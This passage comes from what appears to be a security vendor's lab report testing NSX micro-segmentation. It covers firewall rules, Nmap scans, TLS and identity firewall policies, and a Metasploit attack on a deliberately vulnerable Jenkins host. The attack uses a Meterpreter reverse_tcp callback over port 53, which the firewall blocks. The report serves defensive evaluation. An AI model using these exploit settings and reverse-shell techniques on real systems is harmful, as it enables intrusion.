- A rule was created for the App Tier to allow the EMR Web Tier to communicate to the database tier.
  - The source was the EMR – Web Tier security group
  - The destination was the EMR – DB Tier security group
  - This rule specified the MySQL service port 3306
  - This rule specified the Layer 7 AppID profile for MySQL to match the expected application traffic from the web server to the destination database server.
  - The rule was applied to the DFW
  - The policy action was to Allow
- A rule was created for the Web Tier to allow RDSH and VDI host sources to access the web tier.
  - The source was RDSH2 (This is made up of Horizon VDI instances and a RDSH server)
  - The destination was the EMR – Web Tier security group
  - This rule specified a custom service port that was created for the EMR application, which was bound to port 8080, as shown in Figure 28.




Figure 28 - Custom Service Port for EMR Application Specify 8080

- Though this rule used a custom service port, the chosen application profile for the rule was HTTP to match the expected HTTP application traffic to the destination.
  - Layer 7 AppID allowed enforcement of application profiles regardless of the service port that was used. This was useful for enforcement for application traffic that may have been using non-standard service ports.
- The rule was applied to the DFW
- The policy action was to Allow

- Finally, a rule was created to block web to web communication between members of the EMR – Web Tier.

Figure 29 is a screenshot of the EMR application policy set in NSX.




Figure 29 - EMR Policy Set

An additional policy set was created for the Jenkins application. The servers represented by the Jenkins security group were purposely full of vulnerabilities to demonstrate the additional granular security control that could be applied through NSX Layer 7 AppID and AppDefense to further reduce the surface area for attack. Figure 30 shows the Jenkins policy set. For clarification, a custom service port TCP 8484 was created for Jenkins and applied to the policy. The expected application traffic for Jenkins was HTTP.

Figure 30 - Jenkins Policy Set

For the purpose of this testing, one additional policy set was created in the infrastructure category to permit the hosts of the applications to communicate with the DNS servers in shared services. The shared service policy set shown in Figure 31 permitted any host to communicate with the DNS server's security group members over DNS-TCP and DNS-UDP service ports (53) and specifically allowed the DNS Layer 7 AppID application profile.




Figure 31 - Shared Services Policy Set

Figure 32 illustrates the design of the lab network to support the test scenarios with policy enabled. Security tags were applied to each of the workloads. The workloads were added to appropriate groups according to the applied security tags. The DFW was applied to each of the workload's vNIC for traffic filtering according to the policy rules that are applicable to that workload component.




Figure 32 - Architecture Diagram Illustrating Micro-Segmentation


Demonstrating Segmentation and Micro-Segmentation

The first step was to discover the effect that policy enforcement had made with regard to segmentation testing. The tests are intended to demonstrate the capabilities of NSX to micro-segment the workloads and reduce the surface area of attack. A Nmap scan was performed again from the Kali Linux instance from outside of the T0 gateway with the following options and variables.

```
nmap -Pn -sS -T3 -A -p- -iL targets.txt -oA scan2 –stylesheet
```

https://raw.githubusercontext.com/honze-net/nmap-bootstrap-xsl/master/nmap-bootstrap.xsl

The results of the Nmap scan are shown in Figure 33 and Figure 34. Figure 33 is a high-level summary of the hosts and the number of open TCP ports that were discovered. Figure 34 provides a detail of the ports, protocols, services, product, product version, the Common Platform Enumeration (CPE) of the discovered product, and any extra info about the discovered network endpoints.




Scanned Hosts

Show 10 entries Search:

State	Address	Hostname	TCP (open)	UDP (open)
up	192.168.3.10		0	0
up	192.168.2.10		1	0
up	192.168.2.11		1	0
up	192.168.2.13		1	0

Figure 33 - Nmap Scan Results with Policy Enabled from Outside T0 Gateway

The discovered ports and protocols align with what is permitted by the NSX-enabled policy for the application. In this case, port 8080 was permitted for the EMR web, and 8484 was permitted for the Jenkins web. The Kali Linux from where Nmap was run was not included in the EMR web security group and, therefore, the database server was not discovered. This is because access to the database server, according to policy, is only permitted from the servers in the EMR web tier.



Open Services

Show 10 entries Search:

Address	Port	Protocol	Service	Product	Version	CPE	Extra info
192.168.2.10	8080	tcp	http	Apache Tomcat/Coyote JSP engine	1.1	cpe:/a:apache:coyote_http_connector:1.1	
192.168.2.11	8080	tcp	http	Apache Tomcat/Coyote JSP engine	1.1	cpe:/a:apache:coyote_http_connector:1.1	
192.168.2.13	8484	tcp	http	Jetty	winstone-2.8	cpe:/a:mortbay:jetty:winstone-2.8	

Figure 34 - Discovered Services with Policy Enabled from Outside T0 Gateway

An additional Nmap scan was performed from a server adjacent to the EMR web servers and a member of the same EMR web tier security group. This test was to illustrate the micro-segmentation policies to deny east-west traffic between the web servers and only permit the web servers' communication to the database server. Figure 35 shows that only the database was discovered with an available open port. Figure 36 shows that the only open port discovered on the target was the MySQL port. This also aligns with the policy enabled by NSX to deny east-west traffic between servers in the EMR web tier and to permit the EMR tier to communicate to the database server using the MySQL service port and service.




Figure 35 - Nmap Scan Results with Policy Enabled from Inside Tier1 Gateway and from Security Group Member




Figure 36 - Nmap Discovered Services from Inside Tier1 Gateway and from Security Group Member

Demonstrating Context-Aware Micro-Segmentation

The following sections include testing for context-aware micro-segmentation and testing of Layer 7 AppID Context Profiles, Layer 7 AppID TLS Context, IDFW, and FQDN/URL whitelisting policies.

Layer 7 AppID Context Profiles

The same Jenkins vulnerability attack method performed during control testing was used to demonstrate the capability of Layer 7 AppID. However, in this scenario, the Layer 7 App ID DNS context profile, as shown in Figure 31 on page 27, was included in the rule that permits the servers to communicate with DNS servers on the network. Table 1 shows the combined rules from the multiple policies that apply to the filtering of traffic in this scenario. To be certain of the results, the test was performed multiple times where the DNS App Profile was removed and added, and the results checked.

CATEGORY	SOURCE	DESTINATION	SERVICE	APP PROFILE	APPLIED TO	ACTION
Infrastructure	Any	172.25.16.0/24	TCP - 53 UDP – 53	DNS	DFW	Allow
Application	Any	192.168.2.13	8484	HTTP	DFW	Allow
Application	Any	Any	Any	Any	Jenkins	Reject

Table 1 - Summary of Rule Set

The attacking source for this test was 172.25.16.6 and resided in the same network segment (172.25.16.0/24) as the DNS servers in the lab. The target for the test was the Jenkins host (192.168.2.13). Figure 37 shows the exploit and payload options for the attack.

```
   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   API_TOKEN                   no        The API token for the specified username
   PASSWORD                    no        The password for the specified username
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS     192.168.2.13     yes       The target address range or CIDR identifier
   RPORT      8484             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   TARGETURI  /                yes       The path to the Jenkins-CI application
   URIPATH                     no        The URI to use for this exploit (default is random)
   USERNAME                    no        The username to authenticate as
   VHOST                       no        HTTP server virtual host


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     172.25.16.6      yes       The listen address (an interface may be specified)
   LPORT     53               yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows
```

Figure 37 - Exploit and Payload Options

When running the exploit, the process hung up after the stage was sent to the target, and a Meterpreter shell was never successfully established.

```
[*] Command Stager progress -  98.67% done (98304/99626 bytes)
[*] Sending stage (179779 bytes) to 192.168.2.13
[*] Command Stager progress - 100.00% done (99626/99626 bytes)
```

Figure 38 – Attempt to Complete Reverse Shell Hangs

The DFW logs on the ESXi host where the target virtual machine resided, reveals that the attempt to open a Meterpreter session over port 53 was rejected. as shown in Figure 38. In this case, the default deny rule was ultimately the rule that blocked the attack as shown in Figure 39.

```
2019-06-19T15:22:51.970Z a82bd360 INET L7 Rule pending PASS 1033 OUT 52 TCP 192.168.2.13/50187->172.25.16.6/53 S
2019-06-19T15:22:52.052Z a82bd360 INET match REJECT 1051 OUT 48 TCP 192.168.2.13/50187->172.25.16.6/53 S
```

Figure 39 – ESXi Traffic Flow Logs

To understand what happened and how the traffic was filtered, the flow of that attack and the result with NSX are as follows:

1. A connection was made to the target 192.168.2.13 from 172.25.16.6 over port 8484 using HTTP to inject a command.
    a. A rule was in place that permitted HTTP profile traffic over port 8484. The traffic matched the permit rule and was allowed to continue.
2. The command injection executed a Meterpreter session to call back to 172.25.16.6 over port 53.

a. A rule was in place to only allow DNS application profile traffic over port 53. The reverse_tcp session did not match the rule that only permitted DNS application traffic back to DNS servers.

b. The traffic was checked against the remainder of rules in the policy set and no matching rules existed to permit the traffic.

3. Because there was no matching rule to permit the Meterpreter shell, the default rule, which was the last rule in the policy set, applied and the traffic was blocked.

In this case, the policy set included specific allow rules whereby traffic that matched each applicable rule would be permitted and all other traffic would be filtered out and blocked by the default deny-all rule. This is a whitelisting approach to network security and is traditionally viewed as a best practice. Similarly, a blacklisting approach could be applied where explicit deny rules are created for certain types of traffic. For instance, a deny rule could be created to not permit insecure protocol traffic (telnet, FTP, IMAP, POP3) regardless of the port. This type of approach does not typically use a default deny- all rule as a catch all.

Coalfire performed additional testing following the blacklisting approach. In this testing, a rule was created to block FTP application profile traffic regardless of which port was being used for the FTP service. An FTP service was set up on a host to use a non-standard port (24, instead of 21). An attempt was made to connect to the FTP service over port 24, and the AppID policy blocked the connection.

Layer 7 AppID Transport Layer Security Context Profile

Layer 7 AppID context profiles could also be used to enforce application layer transport encryption. An organization may want to ensure that all connections to an application are required to use TLS 1.2 and any attempt to connect to the application that does not use TLS 1.2 is denied. The policy can be configured with greater granularity and precision of control to restrict traffic based on the cipher suite that is used.

To enable this policy, a new App ID context profile was created (see Figure 40) and named Web TLS 1.2. A description field is provided to allow a free form description or notes about the context profile to be entered.




Figure 40 - Add New Context Profile

Clicking on the “Set” link under “Attributes” column allowed for attributes to be added to the context profile. Clicking on “Add Attributes” provided two options, as shown in Figure 41. The options were “App Id” and “Domain(FQDN) Name”. “Domain(FQDN) Name” was used for the FQDN/URL whitelisting. For TLS context profiles, “App Id” was chosen from the list.

Figure 41 - Set Attributes for Context Profile

With AppID selected, Coalfire added the “Attribute Name/Values”. In this case, the attribute name/value was SSL. Typing in the field populated a list from which values could be chosen, as shown in Figure 42.

Figure 42 - Attribute Name/Value

Once the attribute name/value had been selected, a link to set the sub attribute/value was available, as shown in Figure 43. Coalfire clicked on the “Set” link to set the “Sub Attribute/Values” for the application identity.

Figure 43 - Set Sub Attribute/Values

Next, Coalfire clicked the “ADD SUB ATTRIBUTE” button to add a sub attribute from the set sub attributes window, as shown in Figure 44. There were two options in the drop-down menu that represented the attribute type: “TLS_VERSION” and “TLS_CIPHER_SUITE”. “TLS_VERSION” was selected for this exercise.




Figure 44 - Set Sub Attributes

With “TLS_VERSION” selected, values for the attribute could be selected. Clicking on the “Value” field opened a drop-down list, as shown in Figure 45. For this test, “TLS_V12” was selected. This was to require that any connection to the application must use TLS 1.2 or it will be rejected by policy. Once selected, Coalfire clicked “Add” and/or “Save for each of the selection windows until the application context was added to the library of profiles.

Figure 45 - Set Sub Attribute Value

A new policy was created for this test, as shown in Figure 46. The vulnerable host in the lab included a Managed Engine web application administrator console that supported SSL and used port 8383. A policy was created to connections from RDSH2 security group members (VDI and RDSH pool) to connect to the Managed Engine hosts over port 8383. The policy was created with the new Web TLS 1.2 application profile created in the previous steps.





Figure 46 - TLS 1.2 App ID Test Policy


To test this policy, the Managed Engine application was configured to support multiple versions of TLS including TLS 1.0, TLS 1.1, and TLS 1.2. The RDSH client browser

Figure 47 - Set Browser to Use TLS 1.1 or Below

Figure 48 - Failed Connection Due to Unpermitted TLS Version

configuration was set to specify the version of TLS that the client would use to connect to web applications, as shown in Figure 47.





With the web client using TLS 1.1, the connection to the web application was refused, per the NSX policy. The results of the attempt to connect to the web application are shown in Figure 48.

Changing the browser configuration to use TLS 1.2, as shown in Figure 50, allowed the client to successfully connect to the web application, as shown in Figure 49.

Figure 50 – Set Browser to Use TLS 1.2 Only




Figure 49 - Successful Connection to Managed Engine Application

Identity Firewall

This section covers testing for IDFW. IDFW was enabled for the compute cluster in the environment. To identify for which clusters IDFW was enabled or to enable additional clusters, Coalfire browsed to Advanced Network & Security > Security > Distributed Firewall > Identity Firewall in the NSX management console, as shown in Figure 51.




Figure 51 - IDFW Settings

Coalfire then clicked “Edit” (next to “Identity Firewall”. Figure 52 shows that the IDFW status was enabled and the compute cluster in the vSphere environment was enabled for IDFW.




Figure 52 - Edit IDFW to Enable and Apply Clusters

Furthermore, to support IDFW, the lab’s AD was added to the NSX configuration and set up to sync, as shown in Figure 53.

Figure 53 - Add Active Directory to NSX Configuration

NSX security groups were created for each AD security group. In this case, a security group was created for "MedicalStaff" with the membership defined by an AD security group of the same name, as shown in Figure 54 and Figure 55.

Figure 54 - MedicalStaff NSX Security Group

